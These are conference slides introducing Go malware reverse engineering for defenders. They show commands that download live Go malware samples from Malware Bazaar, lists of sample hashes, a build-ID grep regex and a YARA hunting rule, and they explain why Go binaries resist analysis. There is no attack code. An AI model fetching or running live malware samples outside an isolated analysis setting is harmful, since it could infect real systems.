INTRODUCTION TO GO REVERSING

BHACK 2021

Alexandre Borges

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ AGENDA

- Security Researcher
- Speaker at SANS 2020
- Spear at DEVCON 2020
- Speaker at DEF CON USA 2019
- Speaker at DEF CON USA 2018
- Speaker at DEF CON CHINA 2019
- Speaker at NO HAT 2019 (Bergamo)
- Speaker at HITB 2019 (Amsterdam)
- Speaker at CONFidence 2019 (Poland)
- Speaker at DevOpsDays BH 2019
- Speaker at BSIDES 2019/2018/2017/2016
- Speaker at H2HC 2016/2015
- Speaker at BHACK 2018/2019/2020
- Advisory Board member Forensic Science International: Digital Investigation journal.

- Introduction
- Go Binary
- First Steps on Go Reversing
- Go malware
- Final thoughts
- End

INTRODUCTION

❑ INTRODUCTION

- Go language has been created in 2007 (maybe back traced to Plan9).
- First released in 2009 by Google.
- Version 1.0 has been released on 2012.
- Golang introduces many interesting mechanisms such as channel, Goroutine, sync, wait group, select, context and so on. For example, to start a goroutine, which is focused on concurrency, we need simply to prefix a go function with the word “go”.
- Golang runs on Windows, Linux and Mac, so it’s attractive for adversaries.
- The number of incidents involving Go malware threats (mainly ransomware and packers) have exploded since 2019 and nowadays they are in everywhere.

❑ INTRODUCTION

```
remnux@remnux:~$ malwoverview.py -b 2 -B golang

                                MALWARE BAZAAR REPORT
-------------------------------------------------------------------------------------------


-------------------------------------------------------------------------------------------
sha256_hash:   a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9
sha1_hash:     0d0db5fdffb523c7993ada320b3e29749d005564
md5_hash:      c68ed474f478338f112303bd5e821bb0
first_seen:    2021-10-06 01:48:10
last_seen:     2021-10-06 02:52:41
file_name:     mips
file_size:     3342336 bytes
file_type:     elf
mime_type:     application/x-executable
tlsh:          T1F5F549233A98D72ED315323055B6CAC4673A7C4902E7A517B781D30AEAC217C9E6EDF1
reporter:      r3dbU7z
tags:          elf golang mips
-------------------------------------------------------------------------------------------
sha256_hash:   799e9d00d61955523153bbeb87d7a295d3bff3c2af789d5951cf8578366e63a9
sha1_hash:     5b29b9c871eea7ce94ac75808d562dc02e26aead
md5_hash:      601da63d74a37f95128c4ed57756dd03
first_seen:    2021-10-06 01:45:33
last_seen:     2021-10-06 02:52:40
file_name:     x86
file_size:     2965504 bytes
file_type:     elf
mime_type:     application/x-executable
tlsh:          T14DD55B10FDCB40FBDE471E7195BBA22F333461058336EAC3DA401E76E96B6E1193265A
reporter:      r3dbU7z
tags:          elf golang
```

- Searching for Go malware...

- Few Go malware threats:
  - GoBot2
  - Hercules
  - FritzFrog
  - Veil
  - DDGminer
  - GoBrut
  - SysupdataMiner
  - Zebrocy (nation-state APT)
  - CHAOS
  - ARCANUS
  - CryptoStealer.Go (e-crime)
  - Capoae (ransomware)
  - WellMess (nation-state APT)
  - IPStorm
  - Netfilim (ransomware)
  - EKANS (ransomware)
  - Go Loader (nation-state APT)

❑ INTRODUCTION

```
remnux@remnux:~/malware/golang$ malwoverview.py -b 2 -B golang | grep sha256 | head -20
sha256_hash:  a00f9938052cd7987d8740671ba12f61cde995601edb75b63d7347e48b552bf5
sha256_hash:  5014f25ab8c16a77455b17e022532537161ad534e650252bd7cd158159b83d6b
sha256_hash:  79fb1d00ef9d85e958a17fd331b23dec507e4f2e2c150fd580d0668b84d29d00
sha256_hash:  844e4b052686851b8d4312c509616beae70398bd59d0c22468d3fb48145296d8
sha256_hash:  7ef9667e73b84b6a031e28b6279e04cd8abe82d69cd836043a7cfe0978cb8a98
sha256_hash:  a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9
sha256_hash:  799e9d00d61955523153bbeb87d7a295d3bff3c2af789d5951cf8578366e63a9
sha256_hash:  247f269b632e8dd544f039d1f805b3246bdd92b7052d3ada9312514222b52ec0
sha256_hash:  b05b166337df0df2e79337a8a07004404ca87e05074dd122b1d5dd8e9737425e
sha256_hash:  496a46a07ae436b82b87bef642afbb3b06d9dbf0e0fae0199f6389f312fa4e57
sha256_hash:  d19bb0859df083a0b217d32df853053e98f45da2f63996c79febf59225c17b95
sha256_hash:  85c93ec89ce7123f1a94ede2cb5f31125b1954fa5b72603f3cf90c0914aa5343
sha256_hash:  70d0b6df8deef8766fe54a92fcb640c57b0535a9f1742f3ba5b25cc465f33717
sha256_hash:  f949bebf4a7426d8d90e6fc5cbd13e60a6704fb25d6cab4ed248f456d7424404
sha256_hash:  f556c9b4e5bb463be84dead45a9aedcf8bec41c1c2b503ea527193579437 50e7
sha256_hash:  9b7e0a21e13f1607ef431f54a44902d9250a0d21420cc1618481bea5b1dee86a
sha256_hash:  9f84130cc5240f4df5afc674fde40012dd9ff141a28dfd171fbd0db9747dbc39
sha256_hash:  1e5a3233f546af91faf54bef4a30b5869f9a9b4f8fc45b5c85410f658378cac1
sha256_hash:  9b921d4c8c3eea84615365d78a2e7223ebf42764aa1b61122762b950bee3ea4a
sha256_hash:  4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
remnux@remnux:~/malware/golang$
remnux@remnux:~/malware/golang$ malwoverview.py -b 5 -B 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9


                                MALWARE BAZAAR REPORT
-------------------------------------------------------------------------------

SAMPLE SAVED!
```

- **Download a sample from Malware Bazaar is pretty easy.**

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ INTRODUCTION

```
remnux@remnux:~/malware/golang$ ls -lhS
total 180M
-rw-r--r-- 1 remnux remnux 9.9M Oct 25  2021 5014f25ab8c16a77455b17e022532537161ad534e650252bd7cd158159b83d6b.exe
-rw-r--r-- 1 remnux remnux 7.8M Oct 25  2021 06e87fdd502778b1e2fceb93813aa1fcd322a3d0e8e20a5c516cc2f383db1cf0.elf
-rw-r--r-- 1 remnux remnux 7.8M Oct 25  2021 ad69e198905a8d4a4e5c31ca8a3298a0a5d761740a5392d2abb5d6d2e966822f.elf
-rw-r--r-- 1 remnux remnux 7.2M Oct 25  2021 8c0a1741bd3443e6d61bcc0d92033feedeccbf78abede26fbbf4d2a9089ea9d9.exe
-rw-r--r-- 1 remnux remnux 6.8M Oct 25  2021 496a46a07ae436b82b87bef642afbb3b06d9dbf0e0fae0199f6389f312fa4e57.elf
-rw-r--r-- 1 remnux remnux 6.8M Oct 25  2021 9b7e0a21e13f1607ef431f54a44902d9250a0d21420cc1618481bea5b1dee86a.exe
-rw-r--r-- 1 remnux remnux 6.6M Oct 25  2021 95193266e37a3401a0becace6d41171ab2968ed5289d666043251d05552d02fc.exe
-rw-r--r-- 1 remnux remnux 6.6M Oct 25  2021 1e5a3233f546af91faf54bef4a30b5869f9a9b4f8fc45b5c85410f658378cac1.exe
-rw-r--r-- 1 remnux remnux 6.4M Oct 25  2021 f556c9b4e5bb463be84dead45a9aedcf8bec41c1c2b503ea52719357943750e7.exe
-rw-r--r-- 1 remnux remnux 6.4M Oct 25  2021 e453400f413b4ad2e996c28b7e72be2d42fc2a8d30e9c91a67a0e0e6915aff7f.exe
-rw-r--r-- 1 remnux remnux 6.2M Oct 25  2021 9f84130cc5240f4df5afc674fde40012dd9ff141a28dfd171fbd0db9747dbc39.exe
-rw-r--r-- 1 remnux remnux 6.1M Oct 25  2021 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
-rw-r--r-- 1 remnux remnux 6.1M Oct 25  2021 9b921d4c8c3eea84615365d78a2e7223ebf42764aa1b61122762b950bee3ea4a.exe
-rw-r--r-- 1 remnux remnux 5.9M Oct 25  2021 79fb1d00ef9d85e958a17fd331b23dec507e4f2e2c150fd580d0668b84d29d00.exe
-rw-r--r-- 1 remnux remnux 5.6M Oct 25  2021 70d0b6df8deef8766fe54a92fcb640c57b0535a9f1742f3ba5b25cc465f33717.elf
-rw-r--r-- 1 remnux remnux 5.6M Oct 25  2021 85c93ec89ce7123f1a94ede2cb5f31125b1954fa5b72603f3cf90c0914aa5343.elf
-rw-r--r-- 1 remnux remnux 5.6M Oct 25  2021 d19bb0859df083a0b217d32df853053e98f45da2f63996c79febf59225c17b95.elf
-rw-r--r-- 1 remnux remnux 5.2M Oct 25  2021 9d701a6eab150c0140c0153c4b6c1f3dbc0a44845722b79bfa75a98c200113fa.exe
-rw-r--r-- 1 remnux remnux 4.9M Oct 25  2021 a00f9938052cd7987d8740671ba12f61cde995601edb75b63d7347e48b552bf5.exe
-rw-r--r-- 1 remnux remnux 4.4M Oct 25  2021 59fa110c24920aacbf668baacadce7154265c2a3dca01d968f21b568bda2130b.elf
-rw-r--r-- 1 remnux remnux 4.2M Oct 25  2021 2b03806939d1171f063ba8d14c3b10622edb5732e4f78dc4fe3eac98b56e5d46.elf
-rw-r--r-- 1 remnux remnux 4.2M Oct 25  2021 8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb.exe
-rw-r--r-- 1 remnux remnux 3.5M Oct 25  2021 247f269b632e8dd544f039d1f805b3246bdd92b7052d3ada9312514222b52ec0.elf
-rw-r--r-- 1 remnux remnux 3.5M Oct 25  2021 b05b166337df0df2e79337a8a07004404ca87e05074dd122b1d5dd8e9737425e.elf
-rw-r--r-- 1 remnux remnux 3.2M Oct 25  2021 a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9.elf
-rw-r--r-- 1 remnux remnux 3.0M Oct 25  2021 0bafde9b22d7147de8fdb852bcd529b1730acddc9eb71316b66c180106f777f5.exe
-rw-r--r-- 1 remnux remnux 2.9M Oct 25  2021 799e9d00d61955523153bbeb87d7a295d3bff3c2af789d5951cf8578366e63a9.elf
```

- Go malware samples are bigger than a common C/C++ malware.

❑ INTRODUCTION

```
remnux@remnux:~/malware/golang$ grep -iEl "((\"?)([a-zA-Z0-9_-]{20})\/)(([a-zA-Z0-9_-]{20})\/([a-zA-Z0-9_-]){20}\/([a-zA-Z0-9_-]){20}(\"?)$)" * | sort
06e87fdd502778b1e2fceb93813aa1fcd322a3d0e8e20a5c516cc2f383db1cf0.elf
0bafde9b22d7147de8fdb852bcd529b1730acddc9eb71316b66c180106f777f5.exe
247f269b632e8dd544f039d1f805b3246bdd92b7052d3ada9312514222b52ec0.elf
2ba2c20a826f51ed753f4f4dd78118d6f371a2fd5b4b0a2ff640c8f046d4fb55.exe
3f56501f764d49723188bb119845fec4f2419a5080b74513fd0734e2a628e754.exe
4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
496a46a07ae436b82b87bef642afbb3b06d9dbf0e0fae0199f6389f312fa4e57.elf
5014f25ab8c16a77455b17e022532537161ad534e650252bd7cd158159b83d6b.exe
59fa110c24920aacbf668baacadce7154265c2a3dca01d968f21b568bda2130b.elf
70d0b6df8deef8766fe54a92fcb640c57b0535a9f1742f3ba5b25cc465f33717.elf
799e9d00d61955523153bbeb87d7a295d3bff3c2af789d5951cf8578366e63a9.elf
79fb1d00ef9d85e958a17fd331b23dec507e4f2e2c150fd580d0668b84d29d00.exe
7c7ef3ab31ab91a7379bc2e3f32473dfa7adf662d0c640ef994103f6022a092b.exe
7ef9667e73b84b6a031e28b6279e04cd8abe82d69cd836043a7cfe0978cb8a98.exe
844e4b052686851b8d4312c509616beae70398bd59d0c22468d3fb48145296d8.elf
8471b945edaa37d2cfeda1a7c367cf3f273e8dee7353e6cb309a74d33b6a87b7.elf
85c93ec89ce7123f1a94ede2cb5f31125b1954fa5b72603f3cf90c0914aa5343.elf
8c0a1741bd3443e6d61bcc0d92033feedeccbf78abede26fbbf4d2a9089ea9d9.exe
8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb.exe
9b7e0a21e13f1607ef431f54a44902d9250a0d21420cc1618481bea5b1dee86a.exe
9b921d4c8c3eea84615365d78a2e7223ebf42764aa1b61122762b950bee3ea4a.exe
9d701a6eab150c0140c0153c4b6c1f3dbc0a44845722b79bfa75a98c200113fa.exe
9f84130cc5240f4df5afc674fde40012dd9ff141a28dfd171fbd0db9747dbc39.exe
a00f9938052cd7987d8740671ba12f61cde995601edb75b63d7347e48b552bf5.exe
a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9.elf
ad69e198905a8d4a4e5c31ca8a3298a0a5d761740a5392d2abb5d6d2e966822f.elf
b05b166337df0df2e79337a8a07004404ca87e05074dd122b1d5dd8e9737425e.elf
cd49c58defedd1594ad6c93c1019385e171e10bede1995eecd74540debfd942c.exe
d19bb0859df083a0b217d32df853053e98f45da2f63996c79febf59225c17b95.elf
e453400f413b4ad2e996c28b7e72be2d42fc2a8d30e9c91a67a0e0e6915aff7f.exe
f556c9b4e5bb463be84dead45a9aedcf8bec41c1c2b503ea52719357943750e7.exe
f8c94e76f4d756924bf929b32f85158bc81911ce4a606af67e37460405e0ad3f.exe
f927dd9044d7fa874dc6b98a0f5c9c647f3a9e5393bfe034b425cbf8db93e501.exe
f949bebf4a7426d8d90e6fc5cbd13e60a6704fb25d6cab4ed248f456d7424404.elf
```

- grep -iEl "((\"?)([a-zA-Z0-9_-]{20})\/)(([a-zA-Z0-9_-]{20})\/([a-zA-Z0-9_-]){20}\/([a-zA-Z0-9_-]){20}(\"?)$)" * | sort

- PS: This regular expression is not perfect (so far from it), but it might help you, eventually. ☺

❑ INTRODUCTION

- strings -af * |grep -E "((\"?)([a-zA-Z0-9_-]{20})\/)(([a-zA-Z0-9_-]{20})\/([a-zA-Z0-9_-]){20}\/([a-zA-Z0-9_-]){20}(\"?)$)”

```
remnux@remnux:~/malware/golang$ strings -af * |grep -E "((\"?)([a-zA-Z0-9_-]{20})\/)(([a-zA-Z0-9_-]{20})\/([a-zA-Z0-9_-]){20}\/([a-zA-Z0-9_-]){20}(\"?)$)"
06e87fdd502778b1e2fceb93813aa1fcd322a3d0e8e20a5c516cc2f383db1cf0.elf: y2sJGAikRDCJGGkzO4ks/ohtFjssV-b3sJ2_-sPRw/L_jvaNvehEURhxkbJSwW/gOUAYxP-cmPkM3DRekhf
0bafde9b22d7147de8fdb852bcd529b1730acddc9eb71316b66c180106f777f5.exe:  Go build ID: "crWqwo1w5OOC8qlSp5fe/t_EdIkmLcTt2xEJU2_m6/xyXUNv6myh0xQHfehD3u/ZyVxZepivbcYXW2FAs6p"
247f269b632e8dd544f039d1f805b3246bdd92b7052d3ada9312514222b52ec0.elf: xR_5qLjBR1U9DAXrq92g/wvqP9qAeyBJuOLaXdLXM/G1zdYcS8dRd7y-eM4o9s/9rVOEzoVxkXMgnkcgPys
2ba2c20a826f51ed753f4f4dd78118d6f371a2fd5b4b0a2ff640c8f046d4fb55.exe:  Go build ID: "CTgmBPTORZOb2-vAF3VJ/t8bJsX09fcoZvRg2AvxI/JiOUKk_7hUKaFvtVic2x/1teDrr3kgkqg7RqvflGk"
3f56501f764d49723188bb119845fec4f2419a5080b74513fd0734e2a628e754.exe:  Go build ID: "HIni70qPyxIyMvZsegGe/mzpfqfSMPKBTWitzDS1G/ev63fpphr69Gp5Ddkat3/X-v9Qr9sKXlo_AbGF60Y"
4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe:  Go build ID: "z5cuUzBjQl9JEBHZbbsx/fh8JGYan3M7yk1LxvER2/afd4PGN07ThW6ijxpp4k/z7frL_2dqIBzytg9fQlU"
496a46a07ae436b82b87bef642afbb3b06d9dbf0e0fae0199f6389f312fa4e57.elf: Owyrv52O2sayBgB4XkPC/gPM7sJzobYcoyF1H1wUQ/6cdenI68NyFI0OM5SKqe/7kg_y0aCylV_oDDl5WOp
5014f25ab8c16a77455b17e022532537161ad534e650252bd7cd158159b83d6b.exe:  Go build ID: "kPZyc7AIH2o2hJzb2ejb/jxvBhpM7edKCuZsz_LaX/xgnlEyke7DJbYD3yHBw1/cna_pYKZTqYNfYGPym3-"
59fa110c24920aacbf668baacadce7154265c2a3dca01d968f21b568bda2130b.elf: UhpHsyswDupKPTC5DdzU/XZY1QqTxSLA9sUeBvf_E/HhPn0x3NG7ULM2DhLf2M/Rd55x5A1BnD4zBuP5N7K
70d0b6df8deef8766fe54a92fcb640c57b0535a9f1742f3ba5b25cc465f33717.elf: PYd6CyiZSp5_wr3DLTrK/UL5elIqvhmnj9ImEb6cn/YH9hhknMLcQwkwDSHMjo/PYd6CyiZSp5_wr3DLTrK
799e9d00d61955523153bbeb87d7a295d3bff3c2af789d5951cf8578366e63a9.elf: HtSlJS0AI97AkvaAYDbk/gMLlfOSQR3uv9QxsDt-H/wJUvln2YkUHpEtvPm72z/zFYgweyGAcq1Z9kuKnJy
79fb1d00ef9d85e958a17fd331b23dec507e4f2e2c150fd580d0668b84d29d00.exe:  Go build ID: "WIgE_bp6LE9N2c0IQu2s/DhG4drXlKPLd3q09u8CI/gddHHm00cr4IgCs2omNA/bpHYCnty8r-pMMTyCcaw"
7c7ef3ab31ab91a7379bc2e3f32473dfa7adf662d0c640ef994103f6022a092b.exe:  Go build ID: "z73yC5P_fOrrKbp0bBYp/ytzhNiS5dJq5KWecVX34/0LGAFGxHZFr4kGqqHVob/TQ90Oq8wXmYfZsr7eR0z"
7ef9667e73b84b6a031e28b6279e04cd8abe82d69cd836043a7cfe0978cb8a98.exe:  Go build ID: "lBxUobXgWmvXP241crhF/O-MmUhk5D77G7ADvROoE/ky9QpGq5iK8BqX4ZtAFA/agxxRunrFqU8fcMSaVZu"
844e4b052686851b8d4312c509616beae70398bd59d0c22468d3fb48145296d8.elf: q7PTljTnVIClqLzkhGQn/rbQaVOZHYwLIO50Ewg8Z/vP6PFJ0E-HUfVjbz7GTa/bLOh5FgC1Xw14wFHtrvy
8471b945edaa37d2cfeda1a7c367cf3f273e8dee7353e6cb309a74d33b6a87b7.elf: -fUy7KpuohmoZemsZ8EP/8Q-8J5vj9fDZl3-H6-nx/kKJ6uER3ds02wB-ciRqt/NG7HdzwaO1FRxOdCgp02
85c93ec89ce7123f1a94ede2cb5f31125b1954fa5b72603f3cf90c0914aa5343.elf: KrZd-v-fVq3LeEve_eJF/9c3DyHxClHNve4eI1meM/WGsqgN-InQhaYNIvDc9M/48iioLDwRSqWEkFKJbK6
8c0a1741bd3443e6d61bcc0d92033feedeccbf78abede26fbbf4d2a9089ea9d9.exe:  Go build ID: "JKMJqHsKR4EyOpc5INs8/D4fnz_pWRmdbpWMQg4ja/eMW55YpD4ERXYhDHcLi3/VssInNHMSH6YPeCjPrpg"
8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb.exe:  Go build ID: "i7jz7jSLxlTeNOpI3-nL/GqpUMIPfYPGw_Y47oByE/qB1iasAR2kqxbwsHBXtk/UXz0KiQX3BGDGKXUyGdC"
9b7e0a21e13f1607ef431f54a44902d9250a0d21420cc1618481bea5b1dee86a.exe:  Go build ID: "s6ogNyEH-CCbTVJqsrXS/l5G8izP0xYuuK_m-z-2i/UHrIgcp9m6lI_Pk3-Nxj/x2mfgkOP7Z9QvqtliYWs"
9b921d4c8c3eea84615365d78a2e7223ebf42764aa1b61122762b950bee3ea4a.exe:  Go build ID: "9SbAVwFxvjeJ-Ctpj4f8/BdobrbadAOusMhYtwt1f/C7yvhS1ztSLv3sC5UMWn/zB4DpFmhK1-LcSxvEHOG"
9d701a6eab150c0140c0153c4b6c1f3dbc0a44845722b79bfa75a98c200113fa.exe:  Go build ID: "Bl9w80MaZ0k-F-N79qmi/D-jU4j6fFjX_AngLNePO/B4ZYvnwbw0T_IEpYsUqx/AhZnz8rKHgXVJq2Rs2OU"
9f84130cc5240f4df5afc674fde40012dd9ff141a28dfd171fbd0db9747dbc39.exe:  Go build ID: "TZYasO6DIBqGysXIQsPC/9yVsou7OaOVg5tl5KYIk/laPRi409CriWsPoenBQi/s5rSTUvqGXWpCK3h0WOG"
a00f9938052cd7987d8740671ba12f61cde995601edb75b63d7347e48b552bf5.exe:  Go build ID: "6cGLY-MHobtVsrCgpdJv/4YNGGetq2IY50AZaMIZJ/78itla1iPK-bQmBggSvX/bxZ54vUsKLHdFtjqIOJ9"
a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9.elf: -49xBqZbFdWSsSwkMMJ_/xDyHQR0ArFZXR2Oqirbq/hRcjY9oCkYjso9ryGEJt/7hujCIle24DpbhCkGAGk
ad69e198905a8d4a4e5c31ca8a3298a0a5d761740a5392d2abb5d6d2e966822f.elf: sdS1yH9ZZpK4xXNqXUY2/YIs8-ixlkNCXDsgmCbCp/UrUMUtuXc_JVL7X-N1Pj/TvO6mRgZkj14s8akk7oX
b05b166337df0df2e79337a8a07004404ca87e05074dd122b1d5dd8e9737425e.elf: 3iD2yB-R2tJDFB1EVX8S/YwodGogTcCMmHAd1PuR-/nbT9GWkyIlapYEmhpuA0/k-1D76PRd0LLuz54B7Si
cd49c58defedd1594ad6c93c1019385e171e10bede1995eecd74540debfd942c.exe:  Go build ID: "-KluwDVQ2HBjZnil8DhJ/jBsMTqfL643pIbp-qtxz/GCvTFIE4qK5oJm_ykDGp/ECqxItmVBqoCvy_3hL2Y"
d19bb0859df083a0b217d32df853053e98f45da2f63996c79febf59225c17b95.elf: FlHo-KzqRRpfh0vKMAzu/8fRhusn9zfJrWrFVVmrS/9UeQoku_LdGONeIvvJf0/UnkMKKKL9XkEiIAXDuUS
e453400f413b4ad2e996c28b7e72be2d42fc2a8d30e9c91a67a0e0e6915aff7f.exe:  Go build ID: "7sxNJdCYNP7VPrJIkffB/2B9G2l22NDJw4XluWWrP/tRiM8ZZkoPlPvjqXa-WC/a5ROsVY6_kBtSF5M73M3"
f556c9b4e5bb463be84dead45a9aedcf8bec41c1c2b503ea52719357943750e7.exe:  Go build ID: "QkwuRPqEVK_0xqBwdgB0/86fp5B1ah2WLpzLZvyiW/C6vIS6SbGmvxMEssCH4A/DmYrNDPbK25jFhb0yoHL"
f8c94e76f4d756924bf929b32f85158bc81911ce4a606af67e37460405e0ad3f.exe:  Go build ID: "9OTJigwiZMgWgCIBhKTQ/R9irZmf_txYlawAA0mZV/bw711gO8ulUkw_09-r8n/Oth_34jLCy9p01VZl3rw"
f927dd9044d7fa874dc6b98a0f5c9c647f3a9e5393bfe034b425cbf8db93e501.exe:  Go build ID: "ykRHOJ8dLgBMH9TQuQet/iUsZKIFesWp_BypVO4Am/ASZVtQxBggc-xlmR4j-R/E4VluUeyZHWVdu6Mx2PO"
f949bebf4a7426d8d90e6fc5cbd13e60a6704fb25d6cab4ed248f456d7424404.elf: rEb-cY7NHp-fg5o7bWjV/XsPjrq4xwfQSSK3b5l3P/Lu6GM2Au7Xt-ioV8nRry/zuPhWXEhgm4m0YJFhu-C
```

- Information about Build ID: https://golang.org/src/cmd/go/internal/work/buildid.go

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ INTRODUCTION

```
1  rule golang {
2      meta:
3          description = "Golang Rule"
4          author = "Alexandre Borges"
5          date = "2021/10/25"
6          super_rule = 1
7
8      strings:
9          $a1  = "golang" wide ascii
10         $re1 = /(go-1\.[1-9]{2})/ ascii wide
11         $re2 = /("?([a-zA-Z0-9_-]{20})\/)(([a-zA-Z0-9_-]{20})\/([a-zA-Z0-9_-]
   {20}\/([a-zA-Z0-9_-]){20}("?))/ ascii wide
12
13     condition:
14        (1 of them)
15 }
```

- **Pretty basic Yara rule for hunting Go malware. Of course, it could be improved a lot ($re2 might be reduced) and condition could be more restrictive. For example, combining ($a1 and $re1) or even ($a1 and $re2). Don't matter, you got the point... ☺**

❑ INTRODUCTION

```
remnux@remnux:~/malware/yararules$ yara -wr golangfind.yar ../golang/
golang ../golang//f8c94e76f4d756924bf929b32f85158bc81911ce4a606af67e37460405e0ad3f.exe
golang ../golang//f927dd9044d7fa874dc6b98a0f5c9c647f3a9e5393bfe034b425cbf8db93e501.exe
golang ../golang//7c7ef3ab31ab91a7379bc2e3f32473dfa7adf662d0c640ef994103f6022a092b.exe
golang ../golang//a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9.elf
golang ../golang//cd49c58defedd1594ad6c93c1019385e171e10bede1995eecd74540debfd942c.exe
golang ../golang//799e9d00d61955523153bbeb87d7a295d3bff3c2af789d5951cf8578366e63a9.elf
golang ../golang//b05b166337df0df2e79337a8a07004404ca87e05074dd122b1d5dd8e9737425e.elf
golang ../golang//8471b945edaa37d2cfeda1a7c367cf3f273e8dee7353e6cb309a74d33b6a87b7.elf
golang ../golang//59fa110c24920aacbf668baacadce7154265c2a3dca01d968f21b568bda2130b.elf
golang ../golang//247f269b632e8dd544f039d1f805b3246bdd92b7052d3ada9312514222b52ec0.elf
golang ../golang//f949bebf4a7426d8d90e6fc5cbd13e60a6704fb25d6cab4ed248f456d7424404.elf
golang ../golang//7ef9667e73b84b6a031e28b6279e04cd8abe82d69cd836043a7cfe0978cb8a98.exe
golang ../golang//844e4b052686851b8d4312c509616beae70398bd59d0c22468d3fb48145296d8.elf
golang ../golang//2ba2c20a826f51ed753f4f4dd78118d6f371a2fd5b4b0a2ff640c8f046d4fb55.exe
golang ../golang//0bafde9b22d7147de8fdb852bcd529b1730acddc9eb71316b66c180106f777f5.exe
golang ../golang//9d701a6eab150c0140c0153c4b6c1f3dbc0a44845722b79bfa75a98c200113fa.exe
golang ../golang//85c93ec89ce7123f1a94ede2cb5f31125b1954fa5b72603f3cf90c0914aa5343.elf
golang ../golang//a00f9938052cd7987d8740671ba12f61cde995601edb75b63d7347e48b552bf5.exe
golang ../golang//3f56501f764d49723188bb119845fec4f2419a5080b74513fd0734e2a628e754.exe
golang ../golang//4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
golang ../golang//2b03806939d1171f063ba8d14c3b10622edb5732e4f78dc4fe3eac98b56e5d46.elf
golang ../golang//9f84130cc5240f4df5afc674fde40012dd9ff141a28dfd171fbd0db9747dbc39.exe
golang ../golang//79fb1d00ef9d85e958a17fd331b23dec507e4f2e2c150fd580d0668b84d29d00.exe
golang ../golang//496a46a07ae436b82b87bef642afbb3b06d9dbf0e0fae0199f6389f312fa4e57.elf
golang ../golang//8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb.exe
golang ../golang//9b921d4c8c3eea84615365d78a2e7223ebf42764aa1b61122762b950bee3ea4a.exe
golang ../golang//95193266e37a3401a0becace6d41171ab2968ed5289d666043251d05552d02fc.exe
golang ../golang//8c0a1741bd3443e6d61bcc0d92033feedeccbf78abede26fbbf4d2a9089ea9d9.exe
golang ../golang//d19bb0859df083a0b217d32df853053e98f45da2f63996c79febf59225c17b95.elf
golang ../golang//1e5a3233f546af91faf54bef4a30b5869f9a9b4f8fc45b5c85410f658378cac1.exe
```

- It's worked as expected ☺

GO BINARY

❑ GO BINARY

- Unfortunately, reversing Golang malware is not easy because Golang programs are packed with garbage collector module and all necessary static libraries. Furthermore, it's easy to strip common and debug symbol information using go build -ldflags "-s -w". If symbol and debugging information are "removed", finding useful evidences are harder.

- Notheless, Go metadata information (function names and respective entry points) can't be stripped so easily, so it could be useful during a reverse task.

- As all statically linked libraries are included into the binary (it doesn't rely on any external dependency), so listing strings and gathering additional information might not be so easy. In addition, determining useful functions could demand some work because the sample might have thousands of functions.

- Unfortunately, strings in Go are not terminated in "\x00" , but they have a different representation named "data string" that's composed by "start address, length".

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ GO BINARY

- To make our tasks worse, Windows programs written in Go are implemented and compiled using COFF symbol table, which could be make the distinction between data and code harder.

